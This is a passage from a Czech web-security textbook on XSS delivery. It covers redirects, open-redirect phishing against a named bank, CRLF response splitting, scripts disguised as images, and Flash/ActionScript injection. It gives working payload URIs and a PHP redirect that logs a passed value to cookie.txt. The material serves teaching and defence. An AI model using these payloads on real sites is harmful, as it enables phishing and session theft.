Použití automaticky odesílaného formuláře

```
<form name="f" action="http://www.webaplikace.cz></form>
<script>document.f.submit()</script>
```

Použití Meta tagu

```
<meta http-equiv="refresh" content="1;url=http://www.webaplikace.cz">
```

Použití JavaScriptu

```
<script>window.location.href="http://www.webaplikace.cz"</script>
  nebo
<script>window.location.replace("http://www.webaplikace.cz")</script>
```

Na straně serveru

Použití funkce header()


```
<?php
  file_put_contents("cookie.txt", $_GET["var"]."\n", FILE_APPEND);
  header("HTTP/1.1 301 Moved Permanently");
  header("Location: http://www.webaplikace.cz");
  header("Connection: close");
?>
```

Využití souboru .htaccess

```
RewriteEngine on
RewriteRule index\.php http://www.webaplikace.cz [R=302]
```

Veřejně dostupné přesměrovávací služby

O přesměrování se můžeme postarat jednak sami, zajištěním přesměrování na vlastním webovém serveru, nebo můžeme sáhnout po službách některého ze serverů, které jsou pro přesměrování primárně určeny. Tyto veřejně dostupné služby se využívají hlavně proto, aby zkrátily původní URI a ukryly tak parametry, které původní odkaz obsahoval. Asi nejznámější z těchto serverů je *TinyURL.com*, s jehož pomocí zajistíme přesměrování během pár vteřin. Na webové stránce služby TinyURL pouze vložíte do formuláře vaší URL adresu včetně parametrů a formulář odešlete. Obratem získáte zkrácené URL přidělené službou TinyURL viz. screenshot a výpisy 76 a 77.



Výpis 76 - Původní URL před přesměrováním službou TinyURL

```
http://www.hackingvpraxi.cz/search.php?dotaz=<script>alert(/XSS/);</script>
```

Výpis 77 - URL přidělaná službou TinyURL pro přesměrování na naši stránku

```
http://tinyurl.com/2wxdadf
```

Další službou poskytující přesměrování a zkrácení odkazů je například *ShortURL.com*, případně tuzemské služby *preskoc.cz* nebo *zkracovatko.cz*. Nevýhodou těchto služeb je, že jsou odkazy jimi vygenerované při zasílání e-mailovou zprávou často zablokovány mailovými filtry a blacklisty. V jedné z předchozích kapitol jsem zmiňoval také projekt GET2POST serveru SOOM.cz, který ovšem neslouží pro ukrytí parametrů, ale umožní nám přesměrování s konverzí parametrů z URI na metodu POST.

Zneužití cizího přesměrování

Vlastních skriptů pro přesměrování využívá také mnoho známých důvěryhodných webových aplikací. Technika přesměrování se u nich používá například proto, aby zbavila URI identifikátoru session, pokud je tento předáván metodou GET. Při následování odkazů mimo webovou aplikaci by ten totiž mohl být přečten z hlavičky *referer*. Blíže o tomto tématu uvedu v kapitole věnované krádežím session. Pokud je cílem útočníka zamaskování cílové stránky, na kterou odkaz směřuje, může snadno důvěryhodnost těchto cizích přesměrovávacích skriptů využít k oklamání uživatele. Jde o metodu, která je často zneužívána phishery k nalákání obětí na podvržené stránky, které napodobují stránky, na nichž je toto přesměrování umístěno. Odkazy, na které jsou uživatelé lákáni, proto skutečně ukazují na uvedené důvěryhodné domény a teprve po kliknutí na odkaz, jsou oběti přesměrovány jinam.

Výše uvedené si opět pro lepší pochopení ukážeme na konkrétním případě. Řekněme, že útočník bude chtít získat přístupové údaje klientů banky UniCredit Bank. Zaregistruje si proto doménu s podobným názvem například *bankaunicredit.cz*, přičemž skutečné webové stránky banky jsou umístěné na doméně *unicreditbank.cz*. Na své podvržené stránky umístí útočník falešný přihlašovací formulář nebo jiné informace, které chce své oběti podstrčit. Na skutečných webových stránkách banky se nachází skript *redirect.html*, který přesměrovává uživatele na adresu definovanou parametrem *url*. Útočník tak může vytvořit odkaz s URI z výpisu 78, který odešle oběti. Tento odkaz směřuje na skutečné webové stránky UniCredit Bank a uživatel tak nemá důvod tomuto odkazu nedůvěřovat. Klikne-li na něj však, bude skriptem, na který odkaz ukazuje, přesměrován na webové stránky *bankaunicredit.cz*, které jsou ovšem pod kontrolou útočníka.

Výpis 78 - Redirect na webových stránkách UniCredit Bank

```
www.unicreditbank.cz/cz/redirect.html?product=1&url=http://www.bankaunicredit.cz
```

Pro lepší zamaskování může útočník hodnoty v URI ještě zakódovat pomocí URL kódování tak, jak uvádí výpis 79. Více o tomto a dalších způsobech kódování ale si povíme později v samostatné kapitole věnované kódování.

Výpis 79 - Použití URL kódování k zamaskování obsažených hodnot

```
http://www.unicreditbank.cz/cz/redirect.html?product=3&url=%68%74%74%70%3a%2f%2f%77%
77%77%2e%73%6f%6f%6d%2e%63%7a
```

Podobně jako u skriptů pro přesměrování se ve webových aplikacích můžete setkat také s případy, kdy je v parametru předáváno URL, na které aplikace přejde po odeslání formuláře, nebo po výskytu určité události. Ve všech těchto případech, kdy v URI narazíme na předávanou URL adresu, se vyplatí tyto skripty otestovat na zranitelnost XSS. Cílová stránka, na kterou má být uživatel přesměrován, nemusí totiž vždy směřovat pouze na HTTP protokol. Pokud skriptu předáme v URI odkaz na direktivu *javascript:* (potažmo *VBScript:*) nebo *data:*, může v případě nedostatečných kontrolních mechanismů na straně přesměrovávacího skriptu, dojít ke spuštění takto předaného skriptu.

V praxi by to vypadalo tak, jak ukazuje výpis 80. Ten demonstruje spuštění námi vloženého kódu na stejném přesměrovávacím skriptu, kterým jsme demonstrovali přesměrování v předchozím příkladu.

Výpis 80 - Využití přesměrovávacího skriptu ke spuštění našeho kódu

```
http://www.unicreditbank.cz/cz/redirect.html?product=1&url=data:text/html,<sc
ript>alert(/XSS/);</script>
```

JavaScript po přesměrování na direktivu *javascript:* nebo *data:* ovšem není možné spustit vždy, nebo nemá pokaždé přístup k DOM dokumentu. Prohlížeče se tak snaží podobným útokům zabránit a tento přístup znemožňují. Přestože je tedy někdy možné útočný skript spustit, není vždy možné jím měnit nebo číst obsah načteného dokumentu. Tabulka 23 ukazuje chování některých prohlížečů.

Tabulka 23 - Přístup k DOM při přesměrování v různých prohlížečích

FF 3.6.x	
`javascript:alert(document.domain)`	NE
`data:text/html,<script>alert(document.domain)</script>`	ANO (about:blank)
IE8	
`javascript:alert(document.domain)`	NE
`data:text/html,<script>alert(document.domain)</script>`	NENÍ PODPOROVÁNO
Chrome 7	
`javascript:alert(document.domain)`	NE
`data:text/html,<script>alert(document.domain)</script>`	NE
Safari 5	
`javascript:alert(document.domain)`	NE
`data:text/html,<script>alert(document.domain)</script>`	ANO (about:blank)
Opera 10	
`javascript:alert(document.domain)`	NE
`data:text/html,<script>alert(document.domain)</script>`	ANO (about:blank)
Poznámka:	
Chování je také mírně závislé *na stavových kódech.*	
FF a Opera spustí JavaScript s kódy přesměrování 300,301,302,303,307	
Safari 5 preferuje 301,302,303,305,306,307	

Skrytí názvu serveru

Nyní se již nejedná ani tak o přesměrování. U přesměrování nám jde ale často o to, aby uživatel neviděl, kam odkaz vede. Podobného efektu lze ovšem dosáhnout i mnohem jednodušším způsobem, než je použití přesměrování. Stačí totiž, pokud adresu serveru v URL převedeme na jeho IP adresu, která navíc může být vyjádřena v několika různých číselných soustavách. S IP adresou se u URL odkazů uživatel střetává poměrně často a nevzbuzuje to v něm proto velké podezření. V následující tabulce si ukážeme, jakými způsoby lze vyjádřit URL adresa *http://www.google.cz*.

Tabulka 24 - Vyjádření adresy serveru různými způsoby

```
http://www.google.cz          Doménové jméno
http://74.125.87.104          IP adresa v decimálním tvaru
http://1249728360             IP adresa v dword tvaru
http://0x4a.0x7d.0x57.0x68    IP adresa v hexadecimálním tvaru
http://0112.0175.0127.0150    IP adresa v octalovém tvaru
```

Odkazování na webové stránky pomocí IP adresy serveru je ovšem možné pouze tehdy, kdy je fyzický webový server vyhrazen pouze pro jedinou webovou aplikaci. Častěji se ale setkáte se situací, kdy je stránka hostována na serverech webhostingové společnosti, a na jednom fyzickém serveru ve skutečnosti běží několik desítek různých webových domén. Odkaz směrující na konkrétní IP adresu přestane také fungovat, pokud server, na kterém je web hostován, dostane přiřazenu jinou IP adresu, nebo pokud se aplikace přestěhuje na jiný fyzický server.

HTTP Response Splitting

S přesměrováním je spojena ještě další velmi nebezpečná zranitelnost, která se může vyskytovat tam, kde se uživatelský vstup promítne do HTTP hlavičky v odpovědi serveru. Nejčastěji se to děje právě při přesměrování s kódem *301 - Moved permanently* nebo *302 - Moved temporarily*, kdy je do hlavičky *location* vložena adresa, na kterou je přesměrováváno. Právě tato hlavička může ale někdy obsahovat uživatelský vstup a proto se může stát cílem útočníků.

Pro vyhledávání stránek, které jsou přesměrovány s kódem 301 nebo 302 a pro průzkum jejich HTTP hlaviček je vhodné použít některý z lokálních proxy serverů. Zkusíme si nyní ukázat příklad zachycené komunikace. Řekněme, že máme webovou aplikaci, která přesměruje

požadavek se zkrácenou adresou *hackingvpraxi.cz* na adresu v plném znění *www.hackingvpraxi.cz* tak, že na začátek dotazu přidá řetězec www. Odpověď webového serveru by vypadala jako ta z výpisu 81.

Výpis 81 - Odpověď serveru se stavovým kódem 301

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz
Content-length: 0
Content-Type: text/html
```

Nyní zkusíme rozšířit URI o parametr, abychom zjistili zda se i tento objeví v hlavičce *location*. Po odeslání požadavku si opět prohlédneme odpověď serveru, která by mohla odpovídal té z výpisu 82.

Výpis 82 - Odpověď serveru se stavovým kódem 301

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz?parametr=test
Content-length: 0
Content-Type: text/html
```

Vidíme, že parametr se nám do HTTP hlavičky *location* v odpovědi serveru promítnul a proto se nyní můžeme pokusit o propašování vlastní HTTP hlavičky. K rozdělení textového řetězce se používá sekvence znaků pro odřádkování CRLF. Odtud pochází další z názvů *CRLF injection*, který se pro tento typ útoků také používá. Sekvence CRLF je tvořena dvěma bílými znaky. Znak s ASCII kódem 13 označuje návrat vozíku (cartridge return CR) a znak s ASCII kódem 10 označuje přechod na nový řádek (line feed LF). V hexadecimálním vyjádření jde o znaky 0D a 0A. Chceme-li se pokusit o rozdělení řádku v HTTP hlavičce a tím o vložení nové hlavičky použijeme zápisu %0D%0A v parametru URI, které uvádím ve výpisu 83. Následně může nastat několik případů, jak se webový server s těmito znaky vypořádá. Ve výpisu 84 uvádím některé možné varianty vrácených odpovědí.

Výpis 83 - URI s vloženou sekvencí CRLF

```
http://www.hackingvpraxi.cz?parametr=test%0D%0Atest
```

Výpis 84 - Možné varianty odpovědi serveru po přijetí sekvence CRLF

Přesměrování není náchylné na CRLF injection (server odstranil znaky CRLF)

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz?parametr=testtest
Content-length: 0
Content-Type: text/html
```

Přesměrování není náchylné na CRLF injection

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz?parametr=test%0D%0Atest
Content-length: 0
Content-Type: text/html
```

Přesměrování není náchylné na CRLF injection (server kóduje znak %)

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz?parametr=test%250D%250Atest
Content-length: 0
Content-Type: text/html
```

Přesměrování je náchylné na CRLF injection (došlo k rozdělení řádku)

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz?parametr=test
test
Content-length: 0
Content-Type: text/html
```

Poslední varianta vrácené odpovědi z výpisu 84 je na *CRLF injection* náchylná, neboť došlo k rozdělení řádku a vytvoření nové hlavičky *test*. Nyní se tedy podíváme na to, jak tuto objevenou zranitelnost využít pro spuštění našeho skriptu.

Začnu od konce a rovnou uvedu URI, které tuto zranitelnost zneužívá. Prohlédnout si jej můžete ve výpisu 85.

Výpis 85 - URI zneužívající CRLF injection k XSS útoku

```
http://www.hackingvpraxi.cz?%0d%0aContentLength:%200%0d%0a%0d%0aHTTP/1.1%2020
0%20OK%0d%0aContent-Type:%20text/html%0d%0aContentLength:%2042%0d%0a%0d%0a
<html><script>alert("XSS")</script></html>
```

Po odeslání požadavku s uvedeným URI bude vypadat odpoveď zranitelného serveru tak, jak ukazuje výpis 86, v němž je zvýrazněna část vložená z URI.

Výpis 86 - Odpověď serveru nakažená pomocí CRLF injection kódem JavaScriptu

```
HTTP/1.1 301 Moved Permanently
Date: Sun, 28 Nov 2010 20:31:19 GMT
Server: Apache/2.0
Location: http://www.hackingvpraxi.cz?
Content-length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 42

<html><script>alert("XSS")</script></html>
Content-length: 0
Content-Type: text/html
```

Během útoku došlo k rozdělení odpovědi na dvě části. První z nich je odpověď HTTP se stavovým kódem 301, jejíž tělo má nulovou velikost. Následuje vložená odpověď se stavovým kódem 200 OK, jejíž tělo má velikost 42 bytů, což je velikost námi vloženého HTML kódu s JavaScriptem. Zbývající část původních hlaviček bude ignorována. Vzhledem k tomu, že Firefox pracuje s jednotlivými zprávami metodou *messge boundary*, bude v něm uvedený příklad bez problému fungovat. U Internet Exploreru, který zpracovává zprávy metodou *buffer boundary*, musíme nejprve první část zprávy doplnit na velikost bufferu (1024 bytů), aby bylo možné přejít ke druhé zprávě.

Přesměrování je nejčastěji realizováno pomocí *Mod_rewrite* v souboru *.htaccess* nebo pomocí funkce *header()* v php. Příklad neošetřeného php skriptu pro přesměrování by mohl mít podobu výpisu 87.

Výpis 87 - Ukázka zranitelného php skriptu pro přesměrování

```
<?php
  header("HTTP/1.1 301 Moved Permanently");
  header("Location: $_GET[url]");
?>
```

Tento skript by byl náchylný na CRLF injection, nebýt toho, že novější verze php (konkrétně od verze 4.4.2 a 5.1.2) již výskyt odřádkování v hlavičkách ošetřují a tak je tento skript zneužitelný pouze u nižších verzí. Od uvedených verzí je při pokusu o rozdělení hlavičky vrácena chyba:

```
Header may not contain more than a single header, new line detected.
```

Hlavička *location* není jedinou, která může být zranitelností CRLF postižena. Stejným způsobem může dojít k rozdělení HTTP hlaviček i prostřednictvím hodnoty cookie, nebo jakéhokoliv jiného vstupu, který se do HTTP hlaviček odpovědi promítá. Všechny hodnoty, které se mohou v HTTP hlavičkách objevit, by tedy správně měli být před tím, než jsou odeslány ke zpracování, zbaveny bílých znaků.

Skripty v grafických souborech

Starší verze Internet Exploreru neakceptovaly HTTP hlavičku *content-type* a interpretovaly obsah souborů po svém. Ve chvíli, kdy v souboru narazily na HTML kód, provedly jej. Vkládání skriptů do grafických souborů tak nadělalo těžkou hlavu nejednomu vývojáři webových aplikací, který chtěl povolit vkládání obrázků na své stránky. Ač totiž byla jeho aplikace sebelépe zabezpečena proti XSS, stačilo, aby útočník uložil kód z výpisu 88 do souboru, kterému dal příponu některého grafického formátu například .JPG a tento uploadoval na server jako obrázek. Pokud pak návštěvník webu s Internet Explorerem navštívil stránku s tímto vloženým obrázkem, jeho obsah se vykonal.

Výpis 88 - Kód umístěný do grafického souboru obrazek.jpg

```
<html>
  <body>
    <script>alert("XSS");</script>
  </body>
</html>
```

Mnoho vývojářů pak při uploadování souborů sáhlo například ke kontrole úvodních hlaviček v souboru, podle kterých se dal grafický obsah souboru identifikovat. Nicméně i v tomto případě nebylo pro útočníka problém tyto úvodní hlavičky podvrhnout a nahrát na server například soubor, jehož obsah uvádím ve výpise 89.

Výpis 89 - Skript v grafickém souboru GIF s podvrženou hlavičkou

```
GIF89a <html><body><script>alert("XSS");</script></body></html>
```

Od Internet Exploreru verze 7 je tato jeho vlastnost opravena a není tak již možné pomocí tagu *<img>* nebezpečný kód takto

jednoduchým způsobem spustit. To ovšem neznamená, že není možné přímo odkázat tagem *<a>* na grafický soubor, jehož obsahem je právě HTML kód, pokud ten obsahuje vlastní hlavičku s *content-type: text/html*. Stejný soubor je také možné zkusit odeslat prostřednictvím e-mailové zprávy do webmailu, který nemá hlavičky *content-type* správně ošetřeny. V takovém případě dojde k vykonání kódu nejen ze strany Internet Exploreru, ale také například prohlížeči od Mozilly.

V tomto kontextu se navíc již nemusíme omezovat pouze na soubory grafických typů, ale můžeme sáhnout i k jiným typům souborů, jako jsou například soubory *.txt* nebo soubory s neznámou koncovkou.

Grafický formát SVG

Na Internetu je plně podporováno několik grafických formátů pro rastrovou grafiku (například JPEG, GIF nebo PNG). S podporou vektorové grafiky je to ovšem o poznání horší. Grafický formát SVG je otevřený vektorový formát v podobě XML, který by měl tuto díru zacelit a sjednotit tak použití vektorové grafiky na webu. V současné době obsahují již všechny významnější webové prohlížeče podporu tohoto formátu. Internet Explorer ovšem potřeboval až do své 9. verze pro zpracování SVG formátu externí plugin. Ukázku zápisu SVG si můžete prohlédnout ve výpisu 90.

Výpis 90 - Ukázka zápisu SVG

```
<?xml version="1.0"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg xmlns="http://www.w3.org/2000/svg"
 width="467" height="462">
  <rect x="80" y="60" width="250" height="250" rx="20"
      style="fill:#ff0000; stroke:#000000;stroke-width:2px;" />

  <rect x="140" y="120" width="250" height="250" rx="40"
      style="fill:#0000ff; stroke:#000000; stroke-width:2px;
      fill-opacity:0.7;" />
</svg>
```

Vzhledem k tomu, že je SVG formát představován XML zápisem, je možné jej začlenit přímo do HTML kódu webového dokumentu, nebo jej načítat z externích souborů. Uvnitř obsahu SVG je navíc možné používat běžné HTML tagy a CSS styly včetně vloženého JavaScriptu. To přináší nové vektory XSS útoků, které mohou využívat útočníci. Některé příklady těchto vektorů naleznete v příloze.

Injektáž skriptu skrz Flash

Vkládání skriptu do obsahu HTML dokumentu není jedinou možností, kterou lze jeho spuštění zajistit. Existuje široké spektrum různých objektů, které je možné na webovou stránku umístit a pomocí kterých je také možné kód JavaScriptu spustit. Jedním z těchto objektů jsou například Flash animace. Ty se stávají častými cíly útočníků hlavně proto, že možností, jak skrz ně spustit útočný kód, existuje hned několik. My se na následujících několika stranách seznámíme alespoň s těmi nejzákladnějšími variantami.

Začneme pěkně po pořádku a podíváme se nejprve na jeden z nejjednodušších útoků, který lze s pomocí Flashe uskutečnit. Co se týká souborů, které jsou s Flashem nějakým způsobem spojeny, střetáváme se nejčastěji s několika typy souborů, jejichž význam nebude od věci si blíže objasnit. V tabulce 25 naleznete jejich seznam.

Tabulka 25 - Typy souborů používaných v souvislosti s Flash

.flv	Flash Video - soubor obsahující video ve formátu Adobe Flash respektive Shockwave Flash
.as	Action Script - Soubor se skriptem, který je možný přeložit pro použití v binárních flash animacích.
.swf	Shockwave Flash - soubor pro zobrazení interaktivních animací. Soubor tohoto typu může obsahovat vložené obrázky či videa, fonty, zvuky, ale také action skrypty, které dodávají animacím interaktivitu.

Z hlediska XSS útoků se budeme věnovat hlavně souborům s příponou SWF. Nevyhneme se ale ani souborům Action Scriptu, které si sami vytvoříme a do formátu SWF teprve zkompilujeme. Action skripty můžeme napsat v jakémkoliv běžném textovém editoru, který ukládá data ve formátu prostého textu. Doporučím vám například použití oblíbeného PSPadu. V něm napíšeme jednoduchý Action Script z výpisu 91. Jeho úkolem není nic jiného, než po načtení přejít na URL definované funkcí *getURL*. V tomto případě tedy spustit kód JavaScriptu s alertem.

Výpis 91 - Action Script s vloženým JavaScriptem


```
class XSS {
  static function main() {
    getURL("javascript:alert('XSS')");
  }
}
```

Action Script uložíme do souboru s příponou *.as* a přeložíme jej pomocí programu pro příkazový řádek MTASC[1] do formátu *swf*. Kompilátor MTASC je volně dostupný nástroj pracující s Action Script 2. Překlad spustíme příkazem s parametry, tak jak můžete vidět ve výpisu 92. S jednotlivými parametry překladu se můžete seznámit na webových stránkách projektu MTASC.

Výpis 92 - Spuštění překladu Action Scriptu do formátu SWF pomocí MTASC

```
mtasc -swf xss.swf -main -header 1:1:1 xss.as
```

Nyní, když máme náš *.swf* soubor vytvořen, můžeme jej vyzkoušet v praxi. Stačí, když jej umístíme na web a načteme pomocí webového prohlížeče. Ve starších verzích prohlížečů a Flash playeru bylo možné tímto způsobem spustit kód JavaScriptu i ve flash souborech, které byly umístěny na lokálním disku. Nicméně to představovalo bezpečnostní riziko a tato možnost byla zablokována. Upload na webový server, nebo použití lokálního webového serveru je proto nutný. Pokud jste tedy vše udělali správně, mělo by na vás po načtení swf souboru v prohlížeči vyskočit výstražné okno s textem XSS, viz následující screenshot.



[1] *http://www.mtasc.org/*

Nakonec můžeme ještě vytvořit HTML stránku, která bude náš flash zobrazovat. Ke vložení flashe do stránky jako objektu můžeme použít tagy *embed* nebo *object*. Vzhledem k tomu, že různé prohlížeče potřebují vložit flash objekt rozdílně, je výsledný kód, který uvádím ve výpise 93, poněkud složitější.

Výpis 93 - Ukázka vložení flashe do HTML stránky

```
<html>
  <head>
   <meta http-equiv="content-type" content="text/html; charset=windows-1250">
   <title></title>
 </head>
 <body>
   <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
           width="1" height="1">
     <param name="movie" value="xss.swf">
     <embed src="xss.swf" type="application/x-shockwave-flash"
            width="1" height="1">
   </object>
 </body>
</html>
```

Základ útoku máme tedy připraven. Pro lepší zamaskování útoku jej však ještě obalíme nějakou tou multimediální prezentací, která útočnou funkci animace před uživatelem skryje. Pro vytvoření jednoduché prezentace použijeme další nástroj pro příkazový řádek. Je jím SWFMILL[1], který slouží k vytvoření kolekce videí, obrázků, fontů či zvuků, které následně dokáže překompilovat do swf souboru. Před jeho použitím si ale opět budeme muset připravit soubor určený ke zkompilování. Tentokrát se bude jednat o XML soubor, ve kterém naimportujeme jednotlivé multimediální objekty, které chceme do výsledného flashe vložit. V mém případě použiji pro jednoduchost jen jeden jediný statický obrázek, který si předem připravím a uložím pod názvem *obrazek.jpg*. Obsah XML souboru bude mít podobu uvedenou ve výpisu 94.

Výpis 94 - XML soubor s naimportovanými zdroji

```
<?xml version="1.0" encoding="utf-8" ?>
<movie width="730" height="90" framerate="1">
  <background color="#ffffff"/>
  <frame>
    <library>
        <clip id="obrazek" import="obrazek.jpg" />
    </library>
    <place id="obrazek"  x="0" y="0" depth="1" />
  </frame>
</movie>
```


[1] *http://swfmill.org/*

Uložený XML soubor následně zkompiluji pomocí nástroje SWFMILL použitím příkazu z následujícího výpisu.

Výpis 95 - Kompilace XML souboru do SWF

```
swfmill simple xss.xml xss.swf
```

Nakonec už jen pomocí nástroje MTASC spojím vytvořený soubor s dříve vytvořeným Action Scriptem a výsledný SWF soubor uložím na web. Po načtení tohoto souboru ve webovém prohlížeči, dojde k zobrazení obsaženého obrázku a k následnému spuštění vloženého JavaScriptu. Výsledek práce si můžete prohlédnout na screenshotu.



Možná vás již během tvorby výsledného flashe napadly způsoby, kterými by bylo možné uvedené informace použít při reálném útoku. Představte si například situaci, kdy je možné odeslat soubor prostřednictvím e-mailu, jehož adresát si tuto zprávu prohlédne skrz webmailovou aplikaci a přiložený soubor v ní otevře. Můžeme také vytvořit e-mailovou zprávu ve formátu HTML, která bude náš flash obsahovat jako vložený objekt. Pomocí vloženého skriptu je pak možné například unést uživatelovo sezení, či jinak zasáhnout do aplikace webmailu. Mezi další typy útoků lze zařadit například vytvoření reklamního banneru, který útočník pomocí sociotechniky rozšíří po různých webech. Uživatelé všech webových aplikací, které budou mít tento útočný banner na svých webových stránkách, se tak mohou kdykoliv stát obětí jeho útoku. Jeho cílem může být již zmiňovaná krádež obsahu cookie, nebo třeba odposlouchávání stisknutých kláves. Možné je také využití oběti k další činnosti útočníka skrz XSS backdoor. O těchto útocích si ale více povíme později.

Webový administrátoři mohou spouštění skriptů, přístup k obsahu stránek, nebo odesílání požadavků mimo aplikaci zakázat pomocí parametrů *allowScriptAccess* a *allowNetworking* náležejícím objektům vkládaným přes tagy *object* a *embed*. Více si o nich řekneme během popisu dalších možných útoků skrz vložené flash objekty.

Nyní se podíváme na útoky, které ke spuštění našich skriptů využijí cizí flashové aplikace umístěné na cílové webové stránce. Opět existuje několik variant možného útoku a tak na se ně pojďme podívat pěkně po pořádku. Nejprve si ale diagramem znázorníme postup, který je stejný u všech těchto typů útoků.




Diagram znázorňuje situaci, kdy flashový objekt na svém vstupu očekává nějaké hodnoty. Ty je po té schopen načíst některou ze svých funkcí a předat dál pomocí funkcí jiných. V závěru jsou data předána ke zpracování webovému prohlížeči. Pokud flashová aplikace používá tento způsob předávání dat a neobsahuje žádné kontrolní mechanismy, které by ověřily data pocházející z uživatelských vstupů předtím, než je odešle na výstup, můžeme tak docílit spuštění našeho kódu pomocí cizí flash animace. Mezi funkce, které načítají data z externího umístění, a které bychom měli vždy řádně zkontrolovat patří například ty z tabulky 26.

Tabulka 26 - Některé z funkcí Action Scriptu, které mohou načíst útočný vstup

```
loadVariables()
navigateToURL()
getURL()
URLRequest()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load()
LoadVars()
Sound.loadSound()
NetStream.play()
Flash.external.ExternalInterface.call()
htmlText
```

FlashVars

Hodnoty, které ovlivňují činnost swf mohou být načítány z externích souborů funkcí *loadVars*, jak ukazuje výpis 96. Proměnné je také možné předávat přímo z HTML dokumentu jako parametry vkládaného objektu v obsahu tagu *object* nebo *embed*, což ukazuje výpis 97, nebo prostřednictvím GET parametrů v URI během přímého odkazování na swf objekt. Tuto poslední metodu předání parametrů ukazuje výpis 98.

Výpis 96 - Načtení hodnot parametrů funkcí LoadVars

```
parametr = new LoadVars();
parametr.load("http://www.hackingvpraxi.cz/text.txt");
```

Výpis 97 - Ukázka vložení paramterů k swf objektu

```
<html>
  <head>
   <meta http-equiv="content-type" content="text/html; charset=windows-1250">
   <title></title>
  </head>
  <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
            width="730" height="90">
      <param name="movie" value="test.swf">
      <param name="flashvars" value="clickTAG=http://www.hackingvpraxi.cz">
    <embed src="test.swf" width="730" height="90"
      flashvars="clickTAG=http://www.hackingvpraxi.cz"
      type="application/x-shockwave-flash">
    </object>
  </body>
</html>
```

Výpis 98 - Ukázka předání parametrů protřednictvím GET požadavku

```
http://www.hackingvpraxi.cz/test.swf?clickTAG=http://www.hackingvpraxi.cz
```

Proměnné předávané z HTML dokumentu nebo prostřednictvím GET požadavku se na straně flashové aplikace načítají prostřednictvím *flashVars*. V Action Scriptu 2 je to velice jednoduché, protože jsou všechny tyto proměnné dostupné pod stejným názvem na rootu. V Action Scriptu 3 se musí tyto proměnné nejprve explicitně inicializovat.

Řekněme, že proměnná *clickTAG*, kterou jsme v předchozích příkladech předávali, má za úkol definovat webovou stránku, na kterou přejde webový prohlížeč po kliknutí na flashový objekt. V Action Scriptu 2 bychom toto zařídili jednoduchým kódem z výpisu 99, který využívá pro přechod na definovanou webovou stránku funkci *getURL()*.

Výpis 99 - Přechod na webovou stránku předanou parametrem v Action Scriptu 2

```
getURL(_root.clickTAG);
```

Uvedený příklad není bezchybný, ale přesto se s ním můžete velmi často setkat. Vzhledem k tomu, že prohlížeč přejde po kliknutí bez jakékoliv kontroly na stránku, která jí byla předána prostřednictvím parametru, může útočník snadno předat také svůj skript prostřednictvím pseudoprotokolu *javascript:* viz. výpis 100.

Výpis 100 - Ukázka útočného skriptu, který je předán v proměnné clickthru

```
